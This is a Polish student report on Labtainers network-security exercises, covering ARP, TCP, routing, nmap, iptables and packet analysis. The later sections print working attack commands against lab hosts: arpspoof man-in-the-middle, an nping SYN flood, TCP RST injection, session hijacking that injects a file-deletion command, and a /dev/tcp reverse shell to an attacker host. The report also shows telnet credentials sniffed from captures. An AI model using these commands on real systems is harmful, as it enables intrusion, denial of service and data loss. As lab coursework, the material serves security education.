LABTAINERS – MACIEJ MATUSZEWSKI

Spis treści

Network-intro pack


Network basics

1. ARP

Pierwszym zadaniem było skomunikowanie dwóch urządzeń poprzez ping i nasłuchiwanie na jednym z nich poprzez tcpdump. Dzięki temu uzyskujemy połączenie a na nasłuchu możemy odczytać takie informacje jak adres MAC. ARP umożliwia skomunikowanie się urządzeniom poprzez IP(ARP mapuje IP na adresy MAC).

2. TCP

Kolejne ćwiczenie wykazuje, co dzieje się przy połączeniach TCP, a w tym przypadku gdy wysyłamy request połączenia ssh. Po włączeniu nasłuchu tcpdump na urządzeniu na które chcemy się zalogować możemy zaobserwować, że po wysłaniu prośby połączenia ssh zanotowano tzw. „three-way handshake”, czyli schematyczna wymiana pakietów SYN, SYN-ACK, ACK:




Gdzie [S] – Syn, [S.] – Syn-ack, [.] – Ack


Routing basics

Routing – wyznaczanie tras dla pakietów.

Serwer DNS (Domain Name System) - system, który przekształca nazwy domen na odpowiadające im adresy IP.



Wykonując ćwiczenia na początku pingujemy ws2 na ws1 i nasłuchujemy na gateway:



Przez co można zauważyć prośbę who-has, która weryfikuje które urządzenie ma w sieci dany adres IP. Dzieje się to, ponieważ ws1 i ws2 są w innych podsieciach. Z drugiej strony mamy za zadanie spingować ws3 przez ws2. Znajdują się w tej samej podsieci, toteż takie zapytanie nie pojawi się.

Następnie musimy wykonać ping z ws3 na ws1. Aby to zrobić należy uzupełnić tablice routingu dla ws3, ponieważ nie ma w niej informacji gdzie mają kierować się pakiety, gdy wysyłane są poza podsieć(mają kierować się na Gateway).


1. Routowanie ws3 z internetem

Początkowo nie ma możliwości wykonania wget z jakąś witryną na terminalu ws3. Jest to spowodowane brakiem skonfigurowania DNS na tym serwerze. Należało skopiować zawartość /etc/resolv.inf z ws2(które mogło wykonać wget) i przenieść go do ws3. Tym samym naprawiono ten problem. Przydatne komendy to: ls, cat, sudo nano.

Telnetlab

Laboratorium tyczy się wykorzystania klienta Telnet do pobierania zawartości z serwera.

1. Laboratorium przybliża temat łączenia się do serwera poprzez telnet. Aby to wykonać, należy znać IP serwera oraz login i hasło. Kontynuacją zadania jest otwarcie pliku tekstowego(poprzez użycie terminala klienta zalogowanego na serwer).



2. Po odpaleniu tcpdump na serwerze i obserwowaniu, co dzieje się po wpisywaniu loginu i hasła przy logowaniu telnet można zauważyć, że każda wpisywana litera jest szyfrowana. Dodatkową informacją jest to, że tcpdump rejestruje wszystko z minimalnym opóźnieniem. Można zatem powiedzieć, że rejestrowanie kryptowanych liter dzieje się w czasie rzeczywistym.

Pcapanalysis

Laboratorium wprowadzające do tematu PCAP files. Analiza plików odbywa się poprzez wykorzystanie tshark.


1. Po wpisaniu komendy tshark: tshark -T fields -e frame.number -e frame.time -e telnet.data -r telnet.pcap otrzymujemy przefiltrowany skan pliiku PCAP o nazwie telnet.pcap w której można zarejestrować nieudane logowanie z wyświetlonymi loginem i hasłem próby zalogowania.

```
157     Sep 15, 2017 16:53:28.757286000 UTC
158     Sep 15, 2017 16:53:31.378455000 UTC
,Login incorrect

159     Sep 15, 2017 16:53:31.378503000 UTC
160     Sep 15, 2017 16:53:31.379319000 UTC     server login:
161     Sep 15, 2017 16:53:31.379359000 UTC
162     Sep 15, 2017 16:53:36.510911000 UTC
163     Sep 15, 2017 16:53:36.511804000 UTC
164     Sep 15, 2017 16:53:36.511923000 UTC
165     Sep 15, 2017 16:53:41.377326000 UTC
166     Sep 15, 2017 16:53:41.377401000 UTC
167     Sep 15, 2017 16:53:42.378691000 UTC
168     Sep 15, 2017 16:53:42.378732000 UTC
169     Sep 15, 2017 16:53:43.377664000 UTC
170     Sep 15, 2017 16:53:43.377685000 UTC
171     Sep 15, 2017 16:53:44.377160000 UTC
172     Sep 15, 2017 16:53:44.377217000 UTC
ubuntu@pcapanalysis:~$ tshark -T fields -e frame.number -e frame.time -e telnet.data -Y frame.number
==136 -r telnet.pcap
136     Sep 15, 2017 16:53:10.238745000 UTC     admin

ubuntu@pcapanalysis:~$ S
```

Wireshark-intro

Laboratorium tyczy się przećwiczenia podstawowych zagadnień Wiresharka – programu służącego do analizy plików PCAP.

telnet network traffic is not encrypted



Telnet nie jest szyfrowany, dlatego poprzez analizę danych telnet(wykorzystuję w filtrze „telnet.data” mogę przejrzeć niezaszyfrowane dane i znaleźć pakiet w którym użytkownik wprowadził dane. Wprowadzanym hasłem johna było: john-password.

Networks pack


Arp-spoof

Laboratorium tyczy się „węszeniu” na lokalnej sieci. Arp-spoofing to metoda ataku na sieci LAN polegająca na wysyłaniu wiadomości ARP przez hakera i próbowanie wytworzenia takiego

„trafficu”, tak aby ofiara przypadkowo ustawiła routing pakietów na przechodzący przez sprzęt atakującego(man in the middle attack).


1. Układ sieci w ćwiczeniu:

In this lab, you will use the `arpspoof` tool to convice the User computer that traffic destined for Gateway should instead be sent to the Attacker computer – and convince the Gateway that traffic destined for the User should be sent to the Attacker computer, as illustrated in Figure2



Zadanie 1:

Z terminala klienta wykonujemy wget webservera, a z terminala atakującego nasłuchujemy wiresharkiem.



Można przechwycić kilka pakietów, jednak nie zawierają one nic specjalnie ciekawego.

Zadanie 2:

Polega na wykorzystaniu narzędzia arpspoof:

```
sudo arpspoof –t <User IP> <gateway IP>
sudo arpspoof –t <gateway IP> <User IP>
```

Wykorzystanie tych komend przez atakującego umożliwia podejrzenie TCP traffic z poufnymi danymi, kiedy klient wykona wget na webserver.

Jak działa arpspoof?

Arpspoof wysyła 2 żądania ARP, jedno do bramy domyślnej i jedno do ofiary, aby uzyskać ich adresy MAC, a następnie używa tych adresów do skonstruowania fałszywej odpowiedzi ARP do ofiary, która mówi jej, że atakujący jest jej bramą domyślną (lub dowolnym innym adresem IP, jeśli atakujący nie chce, aby była to brama domyślna).

Nmap-discovery


Trening dot. narzędzia nmap, gdzie posługujemy się nmapem do przeanalizowaniu usług i portów.

Tasks


Your boss Randall wants you to prepare for a meeting on a project you have not worked on in months. You have a summary file on the "friedshrimp" server that you previously accessed via ssh; however, you cannot remember the IP address of "friedshrimp", and you also forgot which port the pesky IT staff assigned for ssh on that server. You know it's somewhere in between 2000 and 3000. The one thing you most certainly know is that your username and password are both "ubuntu". You are left with only one option: use the nmap command to find the IP address and and port number used by the ssh service. After finding that information review the contents of the "friedshrimp.txt" file from an ssh session.

If you need any help with the nmap commands, you can use "`man nmap`" to view the manual. Note that in order to ssh to a host via a port other than the default one, use "`ssh -p <port> <host>`".


W celu odnalezienia adresu IP wystarczyło zastosować: nmap friedshrimp:



Przeszukałem nmapem friedshrimpa na portach 2000-3000:



Jedyny dostępny port okazał się tym szukanym i można było zalogować się do niego poprzez SSH. Tym samym uzyskałem dostęp do friedshrimp:



```
ubuntu@friedshrimp:~$ cat friedshrimp.txt
My summary notes from the fried shrimp project:

Fried Shrimp Project: We concluded it is better to
buy than to build.

==================================================

Congratulations! You managed to find the summary file
for “fired shrimp”and impress Randall.
ubuntu@friedshrimp:~$
```

Odnalezienie „flagi” friedshrimp.txt kończy laboratorium.

Nmap-ssh

Laboratorium tyczy się wykorzystaniu nmap do zbadania podatności serwera ssh.

Tasks

You have been told the target SSH server IP address is 172.25.0.2 and the SSH port number changes frequently within the range of 2000-3000. you have been given an account, “analysis” on the client computer and on the router.

Client computers <===> [Router]<===> servers

your goal is to successfully SSH from “`MyComputer`” into the “`ubuntu`” account on the SSH server.

Hints:

- nmap is installed on mycomputer.
- tshark and tcpdump are installed on the router
- What other password protected network services are being used on the network? And by who?

Analogicznie jak wcześniej znajdujemy port. Później przez terminal użytkownika trzeba przeanalizować odpowiednimi narzędziami pliki.


Aby to zrobić najpierw wykonałem(zebranie traffic):

analyst@router:~$ sudo tcpdump -i eth1 -X tcp

A potem(przejęcie niezabezpieczonych danych telnet):

analyst@router:~$ sudo tshark -T fields -e telnet.data -i eth1

Dzięki temu uzyskałem:



Tym samym byłem w stanie wykonać zadanie, czyli zdalnie zalogować się przez mycomputer na profil ubuntu.

```
analyst@mycomputer:~$ ssh ubuntu@172.25.0.2 -p 2931
ubuntu@172.25.0.2's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@pserver:~$ ls
secretfile.txt
ubuntu@pserver:~$ cat secretfile.txt
# Filename: secretfile.txt
#
# Description: This is a pre-created file for each student (nmaplab) container

My string is: This is a secret file on the server.
ubuntu@pserver:~$
```

Iptables2

Lab tyczy się narzędzia iptables służącego do limitacji „trafficu”.

Początkowo należało posprawdzać pakiety pcap dla różnych połączeń typu telnet, ssh. Następnym zadaniem było edytowanie skryptu z iptables tak, aby akceptował on tylko pakiety http oraz tcp.

```
ubuntu@firewall:~$ cat example_fw.sh
#!/bin/bash
#
#  This example IPTABLES firewall will only allow SSH traffic
#  to be forwarded
#
IPTABLES=/sbin/iptables

#start and flush
$IPTABLES -F
$IPTABLES -t nat -F
$IPTABLES -X
#
#  By default, do not allow any forwarding or accept any traffic
#  destined for the firewall.
#
$IPTABLES -P FORWARD DROP
$IPTABLES -P INPUT   DROP
$IPTABLES -P OUTPUT  DROP

# Allow forwarding of traffic associated with any established session
$IPTABLES -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

# Allow SSH traffic on port 22
$IPTABLES -A FORWARD -p tcp --dport 22 -j ACCEPT

# Allow HTTP traffic on port 80
$IPTABLES -A FORWARD -p tcp --dport 80 -j ACCEPT

# loopback device (internal traffic)
iptables -A INPUT -i lo -p all -j ACCEPT

# log IPTABLES filtering actions
iptables -A FORWARD -j NFLOG -m limit --limit 2/min --nflog-prefix "IPTABLES DROPPED"

ubuntu@firewall:~$
```

```
ubuntu@client:~$ nmap server
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-04 19:51 UTC
Nmap scan report for server (172.25.0.3)
Host is up (0.00068s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.41 seconds
ubuntu@client:~$
```

```
ubuntu@firewall: ~
ubuntu@firewall:~$ sudo ./example_fw.sh
ubuntu@firewall:~$ tail -f /var/log/iptables.log
^C
ubuntu@firewall:~$ tail -f /var/log/iptables.log
^C
ubuntu@firewall:~$
```


Skrypt pierwotnie umożliwiał jedynie SSH traffic na porcie 22. Dodając jedną analogiczną linijkę o HTTP umożliwimy również „http traffic”.

Analogicznie można zrobić z postawionym przez klienta serwerem wizbang. Należy odpalić skrypt pythonowy wizbang a następnie dodać analogiczną linijkę „# Allow wizbang traffic ...” z serwerem wizbang(numer portu można odczytać z kodu Python serweru wizbang).


Tcpip

Topologia:

Figure 1: tcpip lab topology



Zadanie 1: SYN Flooding Attack



Po zastosowaniu nping w celu zalania serwera komendą: *sudo nping -tcp --flags syn -source-ip rand -c 1 -p 23 172.25.0.2* możemy generować niepotrzebne request-y 3-way handshake z serwerem. Tym samym można uniemożliwić poprawną komunikację klientów z serwerem.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	96.22.90.164	172.25.0.2	TCP	54	48532 → 23 [SYN] Seq=0 Win=1480 Len=0
2	0.000058123	172.25.0.2	96.22.90.164	TCP	58	23 → 48532 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
3	1.014709456	172.25.0.2	96.22.90.164	TCP	58	[TCP Retransmission] 23 → 48532 [SYN, ACK] Seq=0 Ac
4	3.030711518	172.25.0.2	96.22.90.164	TCP	58	[TCP Retransmission] 23 → 48532 [SYN, ACK] Seq=0 Ac
5	5.015634126	02:42:ac:19:00:02	02:42:ac:19:00:09	ARP	42	Who has 172.25.0.9? Tell 172.25.0.2
6	5.015892045	12:34:56:b0:b1:b4	02:42:ac:19:00:02	ARP	42	Who has 172.25.0.2? Tell 172.25.0.4
7	5.015927813	02:42:ac:19:00:02	12:34:56:b0:b1:b4	ARP	42	172.25.0.2 is at 02:42:ac:19:00:02
8	5.015953521	02:42:ac:19:00:09	02:42:ac:19:00:02	ARP	42	172.25.0.9 is at 02:42:ac:19:00:09

Tym samym można zauważyć, że pula połączeń tcp6 jest zajmowana ze statusem SYN_RECV(oczekuje na zakończenie 3-way handshake):

```
admin@server:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44191        0.0.0.0:*               LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
tcp6       0      0 172.25.0.2:23           243.173.93.205:34666    SYN_RECV
tcp6       0      0 172.25.0.2:23           55.183.24.210:6629      SYN_RECV
tcp6       0      0 172.25.0.2:23           68.174.25.172:58216     SYN_RECV
udp        0      0 127.0.0.11:59852        0.0.0.0:*
```

Przy zajęciu wszystkich „slotów połączeń" serwer nie spełnia swoich usług.

Zadanie 2: TCP RST Attack


Po uzyskaniu odpowiednich parametrów pakietu przesyłanego od klienta do serwera możemy utworzyć taką komendę nping, która zakończy połączenie telnet klienta z serwerem.

```
ubuntu@attacker:~$ sudo nping --tcp -flags rst -g 53128 -ack 1662788161 -seq 2685069630 -p 23 --sour
ce-ip 172.25.0.3 -c 1 172.25.0.2

Starting Nping 0.7.01 ( https://nmap.org/nping ) at 2024-07-16 11:07 UTC
SENT (0.0355s) TCP 172.25.0.3:53128 > 172.25.0.2:23 R ttl=64 id=50634 iplen=40  seq=2685069630 win=1
480
nping_event_handler(): READ-PCAP killed: Resource temporarily unavailable

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 1 (40B) | Rcvd: 0 (0B) | Lost: 1 (100.00%)
Nping done: 1 IP address pinged in 1.07 seconds
ubuntu@attacker:~$
admin@server:~$ Connection closed by foreign host.
ubuntu@client:~$
```

Gdy atakujący użyje komendy, połączenie telnet kończy się.

TCP RST Attack – zakończenie połączenia tcp poprzez wysłanie podrobionego pakietu TCP RST.

Zadanie 3: TCP Session Hijacking



Za pomocą programu pythonowego należało przekonwertować komendę „rm ~/documents/delete-this.txt” na hex, a następnie wysłać spoofed packet zawierający tą komendę:
sudo nping --tcp -flags ack -g 53152 -ack 1178650420 -seq 2141785773 -p 23 --source-ip 172.25.0.3 -c 1 -data 7375646f20726d202f686f6d652f6a6f652f646f63756d656e74732f64656c6574652d746869732e7478740d 172.25.0.2

Dzięki temu udaje nam się zaingerować w system serwera i usunąć plik.

```
admin@server:/home/joe/documents$ ls
delete-this.txt
admin@server:/home/joe/documents$ ls
admin@server:/home/joe/documents$ ks
-bash: ks: command not found
admin@server:/home/joe/documents$ ls
```

Zadanie 4: Creating Reverse Shell using TCP Session Hijacking


Zadanie analogiczne do poprzedniego. Poprzez nping wykonujemy po prostu inną komendę:
/bin/bash -i > /dev/tcp/172.25.0.4/9090 0<&1 2>&1

Poprzez którą uzyskujemy połączenie między serwerem, a atakującym co potwierdza nam netcat. Dzięki wykonaniu komendy wyżej możemy wykorzystywać basha do wykonania szeregu poleceń oraz ewentualne errory są wyprowadzane do adresu komputera atakującego.

```
ubuntu@attacker:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [172.25.0.2] port 9090 [tcp/*] accepted (family 2, sport 51322)
admin@server:~$ pwd
pwd
pwd
/home/admin
admin@server:~$
```

„In summary, "/bin/bash -i > /dev/tcp/172.25.0.4/9090 0<&1 2>&1" starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.”

Local-dns



Dmz-lab

Snort

